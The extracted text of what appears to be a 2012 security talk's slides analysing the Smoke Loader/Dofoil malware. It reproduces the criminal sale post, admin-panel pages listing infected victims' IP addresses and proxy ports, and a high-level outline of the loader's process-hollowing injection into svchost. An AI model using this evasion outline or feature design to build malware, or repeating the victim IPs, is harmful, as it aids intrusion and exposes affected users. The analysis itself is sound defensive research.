

Seeing Through the Smoke



THE CHEAPEST LOADER AROUND

MICKY PUN
SEP 26TH, 2012

Outline




- Introduction
- The Ecosystem of Dofail
- Code Analysis Highlights
- Traffic Analysis Highlights
- The Revolution of Dofail
- Smoke Loader vs other Loaders
- Conclusion / Followup

Introduction



Smoke Loader



06/27/2011, 20:50

SmokeLdr
bot



SmokeLdr Post

Joined: 06/27/2011

Posts: 0

Rep Power: 0

[For Sale] Smoke Loader (+ loader password grabber)

Dear forum users.

I suggest you develop your own:

Smoke Loader

Smoke Loader - a modular loader (there are two versions - the resident and non-resident).

Features:

- Progressive download different EXE and run *
- Geo-targeting (download only for specific countries)
- The ability to download files via a URL
- Startup and invisible work (Masked by a trusted process) **
- Detailed statistics on jobs
- Self-renewal through the bot's admin panel (locally or remotely) **
- Protection against loss by blocking bots domain **
- The small size of the loader ~ 12.6 kb ***
- Ability to use Builder for "sellers" (more accurate statistics)
- Statistics on re-launching (useful for assessing the quality of downloads, or traffic) **
- "Guest" access to the statistics
- Easy kriptovka (does not contain any additional dll, overlays, etc.)

* - Version for non-residents - limit of 10 jobs

** - Only resident version

*** - Depending on configuration

Optional (modules):

- Has a module loader (two versions) as a known password grabber program for the network (IM clients, browsers, FTP, Mail, and poker software, etc.), all passwords are collected and sent to the admin area, where they can easily download
- SOCKS-module - allows you to use bots as Socks5 Proxy (not bekkonekt not bypass NAT)

Functional grabber LITE:

- FTP client

Code:

```
32bit FTP
BitKinex
BulletProof FTP Client
Classic FTP
CoffeeCup FTP
Core FTP
CuteFTP
Directory Opus
Expandrive
FAR Manager FTP
FFFTP
```

Smoke Loader

>> STATS <<

>> BOTS <<









































>> EXE <<

>> OPTIONS <<

>> LOGS <<

>> SOCKS <<

Bot's Place

| ID | IP | OS | Date | Country |
|-------------------|-----------------|---|---------------------|--|
| BE788BBAE7F51CE7D | 98.232.129.80 |  | 09.07.2011 20:39:47 |  US |
| 60569928EDC33A93B | 76.109.145.87 |  | 09.07.2011 20:39:38 |  US |
| 7D4B8236DF2FAD3AF | 74.225.173.99 |  | 09.07.2011 20:39:36 |  US |
| C95C2D84B152658F0 | 190.203.67.232 |  | 09.07.2011 20:39:32 |  VE |
| 2DBDB19ADEA959729 | 68.197.220.124 |  | 09.07.2011 20:39:27 |  US |
| 747CA9832644328E7 | 90.176.243.139 |  | 09.07.2011 20:39:01 |  CZ |
| D431E8FC62CA01A75 | 67.16.220.46 |  | 09.07.2011 20:38:50 |  US |
| 3F9C2E1E1DF6DC009 | 70.241.79.15 |  | 09.07.2011 20:38:50 |  US |
| 7EC19B2E7854D87BE | 98.237.110.25 |  | 09.07.2011 20:38:45 |  US |
| 032952306967E4F99 | 69.171.160.232 |  | 09.07.2011 20:38:31 |  US |
| EC60F00A3A8FAFC25 | 24.229.111.126 |  | 09.07.2011 20:38:29 |  US |
| E77F79FA2E855FC1A | 62.49.238.209 |  | 09.07.2011 20:38:20 |  GB |
| 14F704E39B40F95E1 | 86.64.140.36 |  | 09.07.2011 20:38:05 |  FR |
| BE07347D921B30E5C | 62.88.106.240 |  | 09.07.2011 20:37:49 |  BE |
| E29925EB70031CFD1 | 62.16.186.73 |  | 09.07.2011 20:37:33 |  NO |
| 4E6D1A01AF8A24836 | 92.113.188.77 |  | 09.07.2011 20:37:21 |  UA |
| 75CE53BEB82550641 | 190.224.175.126 |  | 09.07.2011 20:37:20 |  AR |
| 775C5F1BCF783A139 | 188.49.107.38 |  | 09.07.2011 20:36:58 |  SA |
| 18A016B5994445F63 | 184.160.231.81 |  | 09.07.2011 20:36:44 |  CA |
| 558A2C1A5CC863EE4 | 96.8.211.192 |  | 09.07.2011 20:36:44 |  US |



Smoke Loader

>> **STATS** <<

>> **BOTS** <<

>> **EXE** <<


>> **OPTIONS** <<

>> **LOGS** <<

>> **SOCKS** <<

Grabber Logs

| Name | Size | Action |
|---------------------|---------|---|
| 09.07.2011-data.txt | 2.61 Kb | Download Delete |



Smoke Loader © 2011

Smoke Loader

>> STATS <<

>> BOTS <<

>> EXE <<

>> OPTIONS <<

>> LOGS <<

>> SOCKS <<












Allowed IP's

127.0.0.1

Set

[Link to online socks list \(ip:port\)](#) | [Clear socks list](#)

Socks Online List

| ID | IP | Port | Date | Country |
|-------------------|----------------|-------|---------------------|--|
| E228AC50106585365 | 68.192.192.37 | 14840 | 09.07.2011 20:45:14 |  US |
| A81A56230EBB4BE29 | 76.5.145.52 | 30504 | 09.07.2011 20:45:14 |  US |
| AA8C748652A55A6D1 | 98.189.12.176 | 14406 | 09.07.2011 20:45:13 |  US |
| 2DBDB19ADEA959729 | 68.197.220.124 | 8029 | 09.07.2011 20:45:13 |  US |
| 370AFD39ECA160B74 | 173.172.234.41 | 4191 | 09.07.2011 20:45:10 |  US |
| E77F79FA2E855FC1A | 62.49.238.209 | 14096 | 09.07.2011 20:45:09 |  GB |
| 747CA9832644328E7 | 90.176.243.139 | 16264 | 09.07.2011 20:45:09 |  CZ |
| C95C2D84B152658F0 | 190.203.67.232 | 32767 | 09.07.2011 20:45:09 |  VE |
| 60569928EDC33A93B | 76.109.145.87 | 28564 | 09.07.2011 20:45:09 |  US |
| 624A163F071E7C779 | 69.116.242.158 | 11229 | 09.07.2011 20:45:08 |  US |
| 3FA3DD9111854D583 | 173.77.89.233 | 12313 | 09.07.2011 20:45:08 |  US |

Smoke Loader

>> STATS <<

>> BOTS <<

>> EXE <<

>> OPTIONS <<

>> LOGS <<

>> SOCKS <<

Add new EXE

Local file:

Comment:

GEO: (ex.: ru,us,gb)

Remote file:

Comment:

GEO: (ex.: ru,us,gb)

URL:

EXE files

| ID | Size | Date | Loads | Runs | Action | URL | GEO | Comment |
|----|--------|---------------------|-------|------|--|-------|---|---------|
| 1 | 67 Kb. | 03.07.2011 09:43:55 | 31 | 31 | Delete Edit Stop | local |  | |

Smoke Loader © 2011

Downloaded Items



- Upon successful execution it will download some of the following:
 - FakeAntivirus
 - Spambot
 - Hoax
 - Password stealer
 - SOCKS Server
 - Phishing (by HOST substitution)


The Ecosystem of Dofoil



The Ecosystem of Dofoil




Retrieve stolen information



Upload stolen information

The Ecosystem of Dofail



Code Analysis Highlights




Code Analysis Highlights



- One of the early adopters of the CreateSection-
UnMapViewofSection-ResumeThread technique
- Successful in evading malware detection basis on
memory dump

Code Analysis Highlight



Code Analysis Highlight

- PEB.IMAGEBASEADDRESS
- Read 0x1000(PE HEADER) from IMAGEBASEADDRESS

- Find Entry point
- Go to entry and change the instruction :
 - JUMP [Address of Section of Malicious Routine]
 - Return

Copy from
ImageBase
Address


Buffer
(Size = Imagesize of
Svchost.exe)

New Process
(Copy of
svchost.exe)
SUSPENDED

New Section

Section
(with malicious
routine)

